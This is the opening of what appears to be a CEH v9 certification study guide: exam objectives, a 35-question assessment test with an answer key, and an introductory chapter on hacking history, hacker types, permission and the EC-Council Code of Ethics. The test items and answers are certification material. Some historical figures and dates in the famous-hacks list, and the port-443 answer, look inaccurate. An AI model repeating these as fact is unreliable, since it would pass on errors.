Domain	% of Exam
Analysis/Assessment	16%
Security	26%
Tools/Systems/Programs	32%
Procedures/Methodology	22%
Regulation/Policy	4%

Objectives

Objective	Chapter
I. Background	
A. Networking technologies (e.g., hardware, infrastructure)	2
B. Web technologies	13
C. System technologies	2, 12
D. Communication protocols	2, 9
E. Malware operations	8, 11
F. Mobile technologies (e.g., smartphones)	10
G. Telecommunication technologies	2
H. Backups and archiving (e.g., local, network)	2
II. Analysis/Assessment	
A. Data analysis	9, 14
B. Systems analysis	5, 6
C. Risk assessments	1
D. Technical assessment methods	1

Objective	Chapter
III. Security	
A. Systems security controls	2, 12
B. Application/fileserver	2
C. Firewalls	2
D. Cryptography	3
E. Network security	2, 11, 12, 18, 19
F. Physical security	19
G. Threat modeling	1
H. Verification procedures (e.g., false positive/negative validation)	16
I. Social engineering (human factors manipulation)	10
J. Vulnerability scanners	5
K. Security policy implications	1, 17
L. Privacy/confidentiality (with regard to engagement)	1
M. Biometrics	4
N. Wireless access technology (e.g., networking, RFID, Bluetooth)	9, 15
O. Trusted networks	2
P. Vulnerabilities	2, 4, 5, 6, 7, 11,12, 13, 14, 15, 16, 17, 18, 19
IV. Tools/Systems/Programs	
A. Network/host-based intrusion	16
B. Network/wireless sniffers (e.g., Wireshark, AirSnort)	9
C. Access control mechanisms (e.g., smart cards)	3
D. Cryptography techniques (e.g., IPSec, SSL, PGP)	3
E. Programming languages (e.g., C++, Java, C#, C)	13

Objective	Chapter
F. Scripting languages (e.g., PHP, JavaScript)	13, 14
G. Boundary protection appliances (e.g., DMZ)	2, 16
H. Network topologies	2
I. Subnetting	2
J. Port scanning (e.g., nmap)	5
K. Domain Name System (DNS)	2, 12
L. Routers/modems/switches	2
M. Vulnerability scanner (e.g., Nessus, Retina)	5
N. Vulnerability management and protection systems (e.g., Found-stone, Ecora)	5
O. Operating environments (e.g., Linux, Windows, Mac)	2, 4, 6, 7, 13, 14, 15, 16, 17
P. Antivirus systems and programs	8
Q. Log analysis tools	6, 7, 13, 14, 16, 17
R. Security models	17
S. Exploitation tools	4, 6, 7, 11, 13, 14, 15, 16, 17
T. Database structures	14
V. Procedures/Methodology	
A. Cryptography	3
B. Public key infrastructure (PKI)	3
C. Security Architecture (SA)	17
D. Service-Oriented Architecture (SOA)	14
E. Information security incident management	17
F. N-tier application design	14
G. TCP/IP networking (e.g., network routing)	2

Objective	Chapter
H. Security testing methodology	1
VI. Regulation/Policy	
A. Security policies	17
B. Compliance regulations (e.g., PCI)	17
VII. Ethics	
A. Professional code of conduct	1
B. Appropriateness of hacking activities	1
X. Social Engineering	
A. Types of social engineering	10
B. Social networking	10
C. Technology assisting social networking	10
D. Defensive strategies	10
E. Pentesting issues	10

Assessment Test

1. What is the focus of a security audit or vulnerability assessment?
   - **A.** Locating vulnerabilities
   - **B.** Locating threats
   - **C.** Enacting threats
   - **D.** Exploiting vulnerabilities

2. What kind of physical access device restricts access to a single individual at any one time?
   - **A.** Checkpoint
   - **B.** Perimeter security
   - **C.** Security zones
   - **D.** Mantrap

3. Which of the following is a mechanism for managing digital certificates through a system of trust?
   - **A.** PKI
   - **B.** PKCS
   - **C.** ISA
   - **D.** SSL

4. Which protocol is used to create a secure environment in a wireless network?
   - **A.** WAP
   - **B.** WPA
   - **C.** WTLS
   - **D.** WML

5. What type of exercise is conducted with full knowledge of the target environment?
   - **A.** White box
   - **B.** Gray box
   - **C.** Black box
   - **D.** Glass box

6. You want to establish a network connection between two LANs using the Internet. Which technology would best accomplish that for you?
   - **A.** IPSec
   - **B.** L2TP
   - **C.** PPP
   - **D.** SLIP

7. Which design concept limits access to systems from outside users while protecting users and systems inside the LAN?
   - **A.** DMZ
   - **B.** VLAN
   - **C.** I&A
   - **D.** Router

8. In the key recovery process, which key must be recoverable?
   - **A.** Rollover key
   - **B.** Secret key
   - **C.** Previous key
   - **D.** Escrow key

9. Which kind of attack is designed to overload a system or resource, taking it temporarily or permanently offline?
   - **A.** Spoofing
   - **B.** Trojan
   - **C.** Man in the middle
   - **D.** SYN flood

10. Which component of an NIDS collects data?
    - **A.** Data source
    - **B.** Sensor
    - **C.** Event
    - **D.** Analyzer

11. What is the process of making an operating system secure from attack called?
    - **A.** Hardening
    - **B.** Tuning
    - **C.** Sealing
    - **D.** Locking down

12. The integrity component provides which feature of the CIA triad?
    - **A.** Verification that information is accurate
    - **B.** Verification that ethics are properly maintained
    - **C.** Establishment of clear access control of data
    - **D.** Verification that data is kept private and secure

13. Which mechanism is used by PKI to allow immediate verification of a certificate's validity?
    - **A.** CRL
    - **B.** MD5

C. SSHA

D. OCSP

14. Which of the following is used to create a VLAN from a physical security perspective?

A. Hub

B. Switch

C. Router

D. Firewall

15. A user has just reported that he downloaded a file from a prospective client using IM. The user indicates that the file was called `account.doc`. The system has been behaving unusually since he downloaded the file. What is the most likely event that occurred?

A. Your user inadvertently downloaded a macro virus using IM.

B. Your user may have downloaded a rootkit.

C. Your user may have accidently changed a setting on the system.

D. The system is unstable due to the use of IM.

16. Which mechanism or process is used to enable or disable access to a network resource based on attacks that have been detected?

A. NIDS

B. NIPS

C. NITS

D. NADS

17. Which of the following would provide additional security to an Internet web server?

A. Changing the default port for traffic to 80

B. Changing the default port for traffic to 1019

C. Changing the default port for traffic to 443

D. Changing the default port for traffic to 161

18. What type of program exists primarily to propagate and spread itself to other systems and can do so without interaction from users?

A. Virus

B. Trojan horse

C. Logic bomb

D. Worm

19. An individual presents herself at your office claiming to be a service technician. She is attempting to discuss technical details of your environment such as applications, hardware, and personnel used to manage it. This may be an example of what type of attack?

A. Social engineering

B. Access control

C. Perimeter screening

D. Behavioral engineering

20. Which of the following is a major security problem with FTP?

A. Password files are stored in an unsecure area on disk.

B. Memory traces can corrupt file access.

C. User IDs and passwords are unencrypted.

D. FTP sites are unregistered.

21. Which system would you install to provide detective capabilities within a network?

A. NIDS

B. HIDS

C. NIPS

D. HIPS

22. The process of maintaining the integrity of evidence and ensuring no gaps in possession occur is known as what?

A. Security investigation

B. Chain of custody

C. Three As of investigation

D. Security policy

23. What encryption process uses one piece of information as a carrier for another?

A. Steganography

B. Hashing

C. MDA

D. Cryptointelligence

24. Which policy dictates how assets can be used by employees of a company?

A. Security policy

B. User policy

C. Use policy

D. Enforcement policy

E. Acceptable use policy

25. Which algorithm is an asymmetric encryption protocol?

A. RSA

B. AES

C. DES

D. 3DES

26. Which of the following is an example of a hashing algorithm?

A. ECC

B. PKI

C. SHA

D. MD

27. Which of the following creates a fixed-length output from a variable-length input?

A. MD5

B. MD7

C. SHA12

D. SHA8

28. Granting access to a system based on a factor such as an individual's retina during a scan is an example of what type of authentication method?

A. Smart card

B. I&A

C. Biometrics

D. CHAP

29. What item is also referred to as a physical address to a computer system?

A. MAC

B. DAC

C. RBAC

D. STAC

30. What is the process of investigating a computer system for information relating to a security incident?

A. Computer forensics

B. Virus scanning

C. Security policy

D. Evidence gathering

31. Which of the following is seen as a replacement for protocols such as Telnet and FTP?

A. SSL

B. SCP

C. Telnet2

D. SSH

32. Which of the following is commonly used to create thumbprints for digital certificates?

A. MD5

B. MD7

C. SHA12

D. SHA8

33. Granting access to a system based on a factor such as a password is an example of what?

A. Something you have

B. Something you know

C. Something you are

D. Something you smell

34. What item is also referred to as a logical address to a computer system?

A. IP address

B. IPX address

C. MAC address

D. SMAC address

35. How many bits are in an IPv6 address?

A. 32

B. 64

C. 128

D. 256

Answers to Assessment Test

1. A. A vulnerability assessment is focused on uncovering vulnerabilities or weaknesses in an environment but by definition does not exploit those vulnerabilities.

2. D. Mantraps are phone booth–sized devices designed to prevent activities such as piggybacking and tailgating.

3. A. Public-key infrastructure (PKI) is a system designed to control the distribution of keys and management of digital certificates.

4. B. Wi-Fi Protected Access (WPA) is designed to protect wireless transmissions.

5. A. White-box testing is done with full knowledge of the target environment. Black-box testing is done with very little or no information. Gray box is performed with limited information somewhere between black and white.

6. B. Layer 2 Tunneling Protocol (L2TP) is a VPN technology used to establish secure connections over an insecure medium such as the Internet.

7. A. Demilitarized zone (DMZ) structures act as a buffer zone between the Internet and an intranet, establishing a protected barrier. DMZs also allow for the placement of publicly accessible resources such as web servers in a semi-secure area.

8. D. The escrow key is a key held by a third party used to perform cryptographic operations.

9. D. SYN floods are a form of denial of service (DoS). Attacks of this type are designed to overwhelm a resource for a period of time.

10. B. Sensors can be placed in different locations around a network with the intention of collecting information and returning it to a central location for analysis and viewing.

11. A. Hardening is designed to remove nonessential services, applications, and other items from a system with the intent of making it fit a specific role as well as reducing its attack surface.

12. A. Integrity ensures that information is kept reliable and accurate and also allows a party to examine the information to detect a change.

13. D. The Online Certificate Status Protocol (OCSP) is used to allow immediate verification of certificates' validity as opposed to the older certificate revocation list (CRL) method, which allows for lags in detection.

14. B. A switch allows for the creation of VLANs.

15. A. The file is a Microsoft Word file and as such can have VBA macros embedded into it that can be used to deliver macro viruses.

16. B. A network intrusion prevention system (NIPS) is similar to an intrusion detection system, but it adds the ability to react to attacks that it detects.

17. C. Changing the default port for web server traffic to 443 would mean that all traffic to and from the web server would be encrypted using SSL.

18. D. A worm propagates by seeking out vulnerabilities it was designed to exploit and then replicating at an extreme rate.

19. A. In a case like this, an individual showing up and asking to discuss intimate details of an environment may be attempting to obtain information for an attack.

20. C. FTP is not designed to provide encryption, and thus passwords and user IDs or names are not protected as they are with SSH, which uses encryption.

21. A. A network intrusion detection system (NIDS) is installed at the network level and detects attacks at that level. Unlike a network-based intrusion prevention system (NIPS), an NIDS cannot stop an attack, but it can detect and report the attack to an administrator so that appropriate actions can be taken.

22. B. Chain of custody is used in investigations and in the handling of evidence to ensure that no gaps in possession occur. Such gaps, if they occurred, could invalidate a case.

23. A. Steganography is used to conceal information inside of other information, thus making it difficult to detect.

24. E. Acceptable use policy is an administrative tool used to inform the users of various company assets what is and isn't considered appropriate use of assets.

25. A. RSA is an example of an asymmetric encryption protocol that uses a public and private key. The others are examples of symmetric encryption protocols.

26. C. SHA is an example of one type of hashing algorithm that is commonly used today. Another example would be MD5.

27. A. MD5 is a hashing algorithm that creates a fixed-length output, as do all hashing algorithms. This fixed-length output is referred to as a hash or message digest.

28. C. Biometrics is concerned with measuring physical traits and characteristics of a biological organism.

29. A. Media access control (MAC) is a Layer 2 construct in the OSI model. The physical address is coded into the network adapter itself and is designed to be unique.

30. A. Computer forensics is the process of methodically collecting information relating to a security incident or crime.

31. D. SSH is a modern protocol designed to be more secure and safer than protocols such as FTP and Telnet. As such, the SSH protocol is replacing FTP and Telnet in many environments.

32. A. MD5 is a hashing algorithm that creates a fixed-length output, referred to as a hash or message digest. In the PKI world, SHA and MD5 are the most popular mechanisms for creating thumbprints for digital certificates.

33. B. Passwords are the simplest form of authentication and are commonly used. They fall under first-factor authentication and are referred to as something you know.

34. A. An IP address is a logical address assigned at Layer 3 and can be assigned to an IP-based system. The same IP address can be assigned to different systems, albeit at different times, unlike MAC addresses.

35. C. An IPv6 address has 128 bits as opposed to IPv4, which has only 32 bits. This increased number of bits allows for the generation of many more IP addresses than is possible with IPv4.



Chapter 1

Introduction to Ethical Hacking

CEH EXAM OBJECTIVES COVERED IN THIS CHAPTER:

- ✓ **II. Analysis/Assessment**
  - C. Risk assessments
  - D. Technical assessment methods
- ✓ **III. Security**
  - L. Privacy/confidentiality (with regard to engagement)
- ✓ **V. Procedures/Methodology**
  - H. Security testing methodology
- ✓ **VII. Ethics**
  - A. Professional code of conduct
  - B. Appropriateness of hacking activities



Welcome to the beginning of your journey to becoming a Certified Ethical Hacker. In this book you will learn the tools, technologies, methods, and skills needed to earn the EC-Council's Certified Ethical Hacker v9 qualification. However, while this book will give you what you need to be prepared to successfully pass the exam, it will also strive to give you the additional knowledge and skills needed to be a successful penetration tester.

In this book, you will learn exactly what it takes to become an ethical hacker and the responsibilities and expectations that go with the title. You will experience the ethics and questions that go with the technology and the practices involved in this exciting field.

Ethical hackers, or penetration testers, have been around for a long time, but because of increases in cybercrime and regulations over the last decade, they have become more popular than in the past. The realization is that finding weaknesses and deficiencies in systems and addressing them proactively is less costly than dealing with the fallout that comes after the fact. In response, organizations have sought to create their own penetration testing teams internally as well as contract with outside experts when and if they are needed.



In this book you will encounter the two terms *penetration tester* and *ethical hacker*. Although both are correct and both are used in the IT and security industries, the former tends to be more popular than the latter. In most cases, you will run into the term *penetration tester* or its associated shorthand *pentester.*

Taking on the skillset associated with ethical hacking will quickly and effectively put you into the role of evaluating environments to identify, exploit, report, and recommend corrective actions to be taken in respect to threats and vulnerabilities. Note, however, that pentesters usually do not do corrective actions because that is something that the client must decide to perform or not, but in some cases the client may ask you do so.

Through a robust and effective combination of technological, administrative, and physical measures, these organizations have learned to address their given situation and head off major problems wherever and whenever possible. Technologies such as virtual private networks (VPNs), cryptographic protocols, intrusion detection systems (IDSs), intrusion prevention systems (IPSs), access control lists (ACLs), biometrics, smart cards, and other devices have helped security. Administrative countermeasures such as policies, procedures, and other rules have also been strengthened and implemented over the past decade. Physical measures include cable locks, device locks, alarm systems, and similar devices. Your new role as an ethical hacker will deal with all of these items, plus many more.

As an ethical hacker, you must know not only the environment you will be working in but also how to find weaknesses and address them as needed. But before we get to all of that, this chapter discusses the history of hacking and what it means to be an ethical hacker. We'll also look at the process of penetration testing and explore the importance of contracts.

Hacking: the Evolution

Hacker is one of the most misunderstood and overused terms in the security industry. Everyone from the nightly news to authors to Hollywood and the rest of the media uses the term frequently. Thanks to overuse of the term and the fact that it is almost constantly attached to activities that are shady or even criminal in nature, the general public looks at anyone with the label *hacker* as up to no good. Hackers are viewed as those operating in the shadows, antisocial and antiestablishment in many cases. Other members of the public have even come to embrace hackers as the new social activists thwarting politicians, governments, large corporations, and others. Newsworthy events by loosely organized groups such as Anonymous and Lizard Squad have contributed to the public perception of the hacker.



While many have taken different stances and have different opinions of whether hackers are good or bad, this book will not seek to pass judgment either way on many of those who engage in hacking. Groups such as Anonymous have both their supporters and detractors, for example; in this book we will mention this group but will use it to illustrate points, and that is all. We will leave the judgment of such groups up to you.

So, what is a hacker exactly and how did we get to the point where we are today? We can best address this question by looking into the past and seeing how things have evolved.

The Early Days of Hacking

The idea of hacking and hackers goes way back to the first technology enthusiasts who wanted to learn about new technology and were curious about how it worked. They were the same types of people who today are interested not only in acquiring all sorts of technology but also in learning how to customize and tweak it to do new things that the original designers never intended. In the early days (pre-1970), these hackers may have been found taking apart and learning about the inner workings of radios and early computers. As technology progressed, these individuals moved to more complex and advanced systems available at the time. Fast-forward to the 1970s, and the mainframes that were present on college campuses and corporate environments were the target of interest by new generations of hackers. Later, in the 1980s, the PC was the newest piece of technology, with

hackers moving to this environment. In fact, the 1980s saw hackers starting to engage in more mischievous and later malicious activities; adding to the situation was that fact that their attacks could now be used against many more systems because more people had access to PCs. In the 1990s, the Internet was made accessible to the public, and systems became interconnected; as a result, curiosity and mischief could easily spread beyond a small collection of systems and go worldwide. Since 2000, smartphones, tablets, Bluetooth, and other technologies have been added to the devices and technologies that hackers target. As you can see, as technology evolves, so do hackers' attacks in response to what's available at the time.

When the Internet became available to the public at large, hacking and hackers weren't too far behind. When the first generations of browsers became available in the early 1990s, attacks grew in the form of website defacements and other types of mischief. The first forays of hacking in cyberspace resulted in some humorous or interesting pranks, but later more aggressive attacks started to emerge. Incidents such as the hacking of movie and government websites were some of the first examples. Until the early 2000s, website defacing was so common that many incidents were no longer reported.



Making things easier for hackers is the fact that early network technologies such as the Internet were never designed with security as a goal. The goal was the sharing of information.

Current Developments

In the early 2000s, more malicious activity started to appear in the form of more advanced attacks. In the first few years of the new millennium, the aggressiveness of attacks increased, with many attacks criminally motivated. Malicious attacks that have occurred include the following (although there are many more):

- Denial-of-service attacks
- Manipulation of stock prices
- Identity theft
- Vandalism
- Credit card theft
- Piracy
- Theft of service

Among the many situations that have contributed to the increase in hacking and cybercrime are the amount of information being passed and the overall dependency on the Internet and digital devices. Over the last decade, the number of financial transactions online has increased, creating a tempting target for crooks. Also, the openness of modern devices such as smartphones and technologies such as Bluetooth has made hacking and stealing information more prevalent. Lastly, we can also point to the number of Internet-connected devices such as

tablets and other gadgets that individuals carry around in increasing numbers. Each of these devices has attracted the attention of criminals with the temptation of stealing never before heard of amounts of money, data, and other resources. As computer crime laws began to be passed, the bragging rights for hacking a website became less attractive. Prank activity seems to have slowed down, whereas real criminal activity has increased. With online commerce, skills started going to the highest bidder, with crime rings, organized crime, and nations with hostile interests using the Internet as an attack vector.



Remember that a good number of attacks that occur nowadays can be attributed to both crime and people pulling pranks. However, no matter what the underlying motivation of the attack, the end result is often the same: System owners are denied use of their assets, and the law is broken.

Hacking: Fun or Criminal Activity?

As stated earlier, hacking is by no means a new phenomenon; it has existed in one form or another since the 1960s. For only a portion of the time since then has hacking been viewed as a crime and a situation that needs to be addressed.

Here's a look at some famous hacks over time:

- In 1988, Cornell University student Robert T. Morris, Jr., created what is considered to be the first Internet worm. Due to an oversight in the design of the worm, it replicated extremely quickly, indiscriminately resulting in widespread slowdowns affecting the whole Internet.
- In 1994, Kevin Lee Poulsen, going by the name Dark Dante, took over the telephone lines of the entire Los Angeles-based radio station KIIS-FM to ensure he would be the 102nd caller in order to win a Porsche 944 S2. Poulsen has the notable distinction of being the first to be banned from using the Internet after his release from prison (though the ban was for only a limited time).
- In 1999, David L. Smith created the Melissa virus, which was designed to email itself to entries in a user's address book and later delete files on the infected system.
- In 2001, Jan de Wit authored the Anna Kournikova virus, which was designed to read all the entries of a user's Outlook address book and email itself to each.
- In 2002, Gary McKinnon connected to deleted critical files on U.S. military networks, including information on weapons and other systems. He performed this action after compromising roughly 2000 computer systems inside the U.S. military's network.
- In 2004, Adam Botbyl, together with two friends, conspired to steal credit card information from the Lowe's hardware chain.
- In 2005, Cameron Lacroix hacked into the phone of celebrity Paris Hilton and also participated in an attack against the site LexisNexis, an online public record aggregator, ultimately exposing thousands of personal records.

- In 2009, Kristina Vladimirovna Svechinskaya, a young Russian hacker, got involved in several plots to defraud some of the largest banks in the United States and Great Britain. She used a Trojan horse to attack and open thousands of bank accounts in the Bank of America, through which she was able to skim around $3 billion in total. In an interesting footnote to this story, Svechinskaya was named World's Sexiest Hacker at one point due to her stunning good looks. I mention this point to illustrate the fact that the image of a hacker living in a basement, being socially awkward, or being really nerdy looking is gone. In this case the hacker in question was not only very skilled and dangerous but also did not fit the stereotype of what a hacker looks like.
- In the mid-2000s, the Stuxnet virus was uncovered in Iran and was shown to be specifically designed to attack the systems involved in uranium production. What made the virus unique is the fact that it targeted only a very specific set of systems, and anything not meeting these requirements was ignored.
- Originating in 2003, the hacking group Anonymous has attacked multiple targets including local government networks, news agencies, and others. The group is still active and has committed several other high-profile attacks up to the current day.

The previous examples represent some of the higher-profile incidents that have occurred, but for every news item or story that makes it into the public consciousness, many more never do. Note that for every incident that is made public, only a small number of the individuals who carry them out are caught, and an even smaller number are prosecuted for cybercrime. In any case, hacking is indeed a crime, and anyone engaging in such activities can be prosecuted under laws that vary from location to location. The volume, frequency, and seriousness of attacks have only increased and will continue to do so as technology evolves.

Here are some generic examples of cybercrime:

- Stealing passwords and usernames, or using vulnerabilities in a system to gain access, falls under the category of theft of access and the stealing of services and resources that the party would not otherwise be given access to. In some cases stealing credentials but not using them is enough to constitute a cybercrime. In a few states even sharing usernames and passwords with a friend or family member is a crime.
- Network intrusions are a form of digital trespassing where a party goes someplace that they would not otherwise have access to. Access to any system or group of systems to which a party would not normally be given access is considered a violation of the network and therefore a cybercrime. In some cases the actual intrusions may not even involve hacking tools; the very act of logging into a guest account without permission may be sufficient to be considered an intrusion.
- Social engineering is both the simplest and the most complex form of hacking or exploiting a system by going after its weakest point, the human element. On the one hand, this is easy to attempt because the human being is many times the most accessible component of a system and the simplest to interact with. On the other hand, it can be extremely difficult to read both the spoken and unspoken cues to get information that may be useful to the attacker.

- Posting and/or transmitting illegal material has gotten to be a difficult problem to solve and deal with over the last decade. With the increased use of social media and other Internet-related services, illegal material can spread from one corner of the globe to another in a very short period of time.
- Fraud is the deception of another party or parties to elicit information or access typically for financial gain or to cause damage.
- Software piracy is the possession, duplication, or distribution of software in violation of a license agreement or the act of removing copy protection or other license-enforcing mechanisms. Again this has become a massive problem with the rise of file-sharing services and other mechanisms designed to ease sharing and distribution; in many cases the systems are used for distribution without the system owner's consent.
- Dumpster diving is the oldest and simplest way to gather material that has been discarded or left in unsecured or unguarded receptacles. Often, discarded data can be pieced together to reconstruct sensitive information.
- Malicious code refers to items such as viruses, worms, spyware, adware, rootkits, and other types of malware. This crime covers any type of software deliberately written to wreak havoc and destruction or disruption.
- Unauthorized destruction or alteration of information includes modifying, destroying, or tampering with information without permission.
- Embezzlement is a form of financial fraud that involves theft or redirection of funds as a result of violating a position of trust. The crime has been made much easier through the use of modern digital means.
- Data-diddling is the unauthorized modification of information to cover up activities.
- Denial-of-service (DoS) and distributed denial-of-service (DDoS) attacks are ways to overload a system's resources so it cannot provide the required services to legitimate users.
- Ransomware is a relatively newer class of malware that is designed to hunt down and encrypt files on a target system. Once such files are found, the code will encrypt the data and then tell the victim that they must pay a certain amount to get their data back.

The Evolution and Growth of Hacking

As you will see in this book, attacks and strategies have improved and evolved over the years in ways you may not be aware of. Attackers have constantly sought to up their game with new tactics and strategies to include various types of malware such as worms, spam, spyware, adware, and even rootkits. Although they have long known how to harass and irritate the public, in recent years they have caused ever bolder disruptions by preying on our connected lifestyle.

Hackers have also started to realize that it is possible to use their skills to generate money in many interesting ways. For example, attackers have used techniques to redirect

web browsers to specific pages that generate revenue for themselves. Another example is a spammer sending out thousands upon thousands of email messages that advertise a product or service. Because sending out bulk email costs mere pennies, it takes only a small number of purchasers to make a nice profit.

The field you are entering (or may already be working in as a security administrator or engineer) is one that changes rapidly. In this field attacker and defender are in an ongoing struggle to gain dominance. Because attackers have become highly flexible and adaptable, so must you be as an ethical hacker. Your ability to think outside the box will serve you well as you envision new strategies and potential attacks before they are used against you.



Whenever you encounter a new technology or new situation, always try to think of different ways the situation or technology can be used. Think, for example, how a device such as a tablet or smartphone can be used in ways different from what the designer or architect envisioned. Also keep an eye open for weaknesses or vulnerabilities that can be exploited. Train your mind to think outside the norm and think like someone who is trying to cause harm or get away with something. As an ethical hacker you will be expected to think along these lines but in a benevolent manner.

Making your life as a security manager even harder today is that attackers have adopted a new pack mentality that makes defensive measures and planning much harder. In the early days the attacking person was just that—one person. Nowadays groups such as Anonymous and LulzSec have shown us quite convincingly that attacking in numbers makes a difference even in the cyberworld. The collective or hive-like mentality has reaped huge benefits for attackers who are able to employ multiple methods in a short period of time to obtain impressive results. Such groups or packs are able to enhance their effectiveness by having a wide range of numbers, diversity, or complementary skill sets and also by the lack of any clear leadership structures. Also adding to the concern is that some groups can be linked to criminal or terrorist organizations.

In this book you will learn these methods and what is being used on the front lines to perpetrate increasingly complex and devastating attacks. You must be aware of how these attacks have evolved, how technology has played a part, and how the law is dealing with an ever more complicated landscape.

You will also learn more about the motivations of attackers and their mind-set. This is one of the challenges that you will have as an ethical hacker: understanding and empathizing with your attackers. Understanding the motivations can, in some cases, yield valuable insight into why a given attack has been committed or may be committed against an asset. For now you should keep in mind that an attacker needs three things to carry out a crime:

- Means, or the ability to carry out their goals or aims, which in essence means that they have the skills and abilities needed to complete the job
- Motive, or the reason to be pursuing the given goal
- Opportunity, or the opening or weakness needed to carry out the threat at a given time

So, What Is an Ethical Hacker?

When you explore this book and the tools it has to offer, you are learning the skills of the hacker. But we can't leave it at that, because you need to be an *ethical hacker*, so let's explore what that means.

Ethical hackers are employed either through contracts or direct employment to test the security of an organization. They use the same skills and tactics as a hacker but with permission from the system owner to carry out their attack against the system. In addition, ethical hackers do not reveal the weaknesses of an evaluated system to anyone other than the system owner. Finally, ethical hackers work under contract for a company or client, and their contracts specify what is off-limits and what they are expected to do. Their role depends on the specific needs of a given organization. In fact, some organizations keep teams on staff specifically to engage in ethical hacking activities.

Types of Hackers

The following are categories of hackers:

Script Kiddies These hackers have limited or no training and know how to use only basic techniques or tools. Even then they may not understand any or all of what they are doing.

White-Hat Hackers These hackers think like the attacking party but work for the good guys. They are typically characterized by having a code of ethics that says essentially they will cause no harm. This group is also known as ethical hackers or pentesters.

Gray-Hat Hackers These hackers straddle the line between good and bad and have decided to reform and become the good side. Once they are reformed, they still might not be fully trusted.

Black-Hat Hackers These hackers are the bad guys who operate on the opposite side of the law. They may or may not have an agenda. In most cases, black-hat hacking and outright criminal activity are not far removed from each other.

Suicide Hackers These hackers try to knock out a target to prove a point. They are not stealthy, because they are not worried about getting caught or doing prison time.

What Are Your Responsibilities?

One of the details you need to understand early and never forget is *permission*. As an ethical hacker you should never target a system or network that you do not own or have permission to test. If you do so, you are guilty of any number of crimes, which would be detrimental not only to your career but perhaps to your freedom as well. Before you test a target, you should have a contract in hand from the owner giving you permission to do so. Also remember that you should test only those things you have been contracted to test. If

the customer or client decides to add or remove items from the test, the contract must be altered to keep both parties out of legal trouble. Take special notice of the fact that ethical hackers operate with contracts in place between themselves and the target. Operating without permission is unethical; operating without a contract is downright stupid and illegal.

In addition, a contract must include verbiage that deals with the issue of confidentiality and privacy. It is possible that during a test you will encounter confidential information or develop an intimate knowledge of your client's network. As part of your contract you will need to address whom you will be allowed to discuss your findings with and whom you will not. Generally clients will want you to discuss your findings only with them and no one else.

According to the International Council of Electronic Commerce Consultants (EC-Council) you, as a CEH, must keep private any confidential information gained in your professional work (in particular as it pertains to client lists and client personal information). You cannot collect, give, sell, or transfer any personal information (such as name, email address, Social Security number, or other unique identifier) to a third party without your client's prior consent. Keep this in mind since a violation of this code could not only cause you to lose trust from a client but also land you in legal trouble.



Contracts are an important detail to get right; if you get them wrong it could easily mean legal problems later. The problem with contracts is that most people find the legalese nearly impossible to understand and the amount of preparation intimidating to say the least. I strongly recommend that you consider getting a lawyer experienced in the field to help you with contracts.

A contract is essential for another extremely important reason as well: proof. Without a contract you have no real proof that you have permission from the system owner to perform any tests.

Once ethical hackers have the necessary permissions and contracts in place, they can engage in *penetration testing*, also known as pen testing. This is the structured and methodical means of investigating, uncovering, attacking, and reporting on the strengths and vulnerabilities of a target system. Under the right circumstances, pen testing can provide a wealth of information that the owner of a system can use to plan and adjust defenses.

Bad Guys and Good Guys, or Hackers and Ethical Hackers

The difference between an *ethical hacker* and a *hacker* is something that can easily get you into an argument. Just saying the word *hacker* in the wrong place can get you into an hours-long conversation of the history of hacking and how hackers are all good guys who mean nothing but the best for the world. Others will tell you that hackers are all evil and have nothing but bad intentions. In one case I was even told that hackers were originally model-train enthusiasts who happened to like computers.

You must understand that for us, hackers are separated by intentions. In our worldview hackers who intend to cause harm or who do not have permission for their activities are considered *black hats*, whereas those who do have permission and whose activities are benign are *white hats*. Calling one side *good* and the other *bad* may be controversial, but in this book we will adhere to these terms:

Black Hats They do not have permission or authorization for their activities; typically their actions fall outside the law.

White Hats They have permission to perform their tasks. White hats never share information about a client with anyone other than that client.

Gray Hats These hackers cross into both offensive and defensive actions at different times.

Another type of hacker is the *hacktivist*. *Hacktivism* is any action that an attacker uses to push or promote a political agenda. Targets of hacktivists have included government agencies and large corporations.

Code of Conduct and Ethics

As an ethical hacker you will need to make sure that you adhere to a code of conduct or ethics to ensure you remain trustworthy (and employed). In the case of the EC-Council's CEH credential you are expected to adhere to their Code of Ethics in your dealings lest you be decertified.

In order to make sure you fully understand what you will be expected to abide by when you become a CEH, I have provided the official EC-Council Code of Ethics here (with slight rewording for clarity). Read it and know it to make sure you are comfortable with everything expected of you as a CEH.

- Keep private and confidential information gained in your professional work (in particular as it pertains to client lists and client personal information). Not collect, give, sell, or transfer any personal information (such as name, email address, Social Security number, or other unique identifier) to a third party without client prior consent.
- Protect the intellectual property of others by relying on your own innovation and efforts, thus ensuring that all benefits vest with its originator.
- Disclose to appropriate persons or authorities potential dangers to any e-commerce clients, the Internet community, or the public that you reasonably believe to be associated with a particular set or type of electronic transactions or related software or hardware.
- Provide service in your areas of competence, being honest and forthright about any limitations of your experience and education. Ensure that you are qualified for any

project on which you work or propose to work by an appropriate combination of education, training, and experience.

- Never knowingly use software or a process that is obtained or retained either illegally or unethically.
- Not engage in deceptive financial practices such as bribery, double billing, or other improper financial practices.
- Use the property of a client or employer only in ways properly authorized and with the owner's knowledge and consent.
- Disclose to all concerned parties those conflicts of interest that cannot reasonably be avoided or escaped.
- Ensure good management for any project you lead, including effective procedures for promotion of quality and full disclosure of risk.
- Add to the knowledge of the e-commerce profession by constant study, share the lessons of your experience with fellow EC-Council members, and promote public awareness of benefits of electronic commerce.
- Conduct yourself in the most ethical and competent manner when soliciting professional service or seeking employment, thus meriting confidence in your knowledge and integrity.
- Ensure ethical conduct and professional care at all times on all professional assignments without prejudice.
- Not associate with malicious hackers nor engage in any malicious activities.
- Not purposefully compromise or cause to be compromised the client organization's systems in the course of your professional dealings.
- Ensure all penetration testing activities are authorized and within legal limits.
- Not take part in any black-hat activity or be associated with any black-hat community that serves to endanger networks.
- Not be part of any underground hacking community for purposes of preaching and expanding black-hat activities.
- Not make inappropriate reference to the certification or misleading use of certificates, marks, or logos in publications, catalogues, documents, or speeches.
- Not be in violation of any law of the land or have any previous conviction.

Ethical Hacking and Penetration Testing

Ethical hackers engage in sanctioned hacking—that is, hacking with permission from the system's owner. In the world of ethical hacking, most tend to use the term *pentester*, which is short for penetration tester. Pentesters do simply that: penetrate systems like a hacker but for benign purposes.

As an ethical hacker and future test candidate, you must become familiar with the lingo of the trade. Here are some of the terms you will encounter in pen testing:

Hack Value This term describes a target that may attract an above-average level of attention from an attacker. Presumably because this target is attractive, it has more value to an attacker because of what it may contain.

Target of Evaluation A target of evaluation (TOE) is a system or resource that is being evaluated for vulnerabilities. A TOE would be specified in a contract with the client.

Attack This is the act of targeting and actively engaging a TOE.

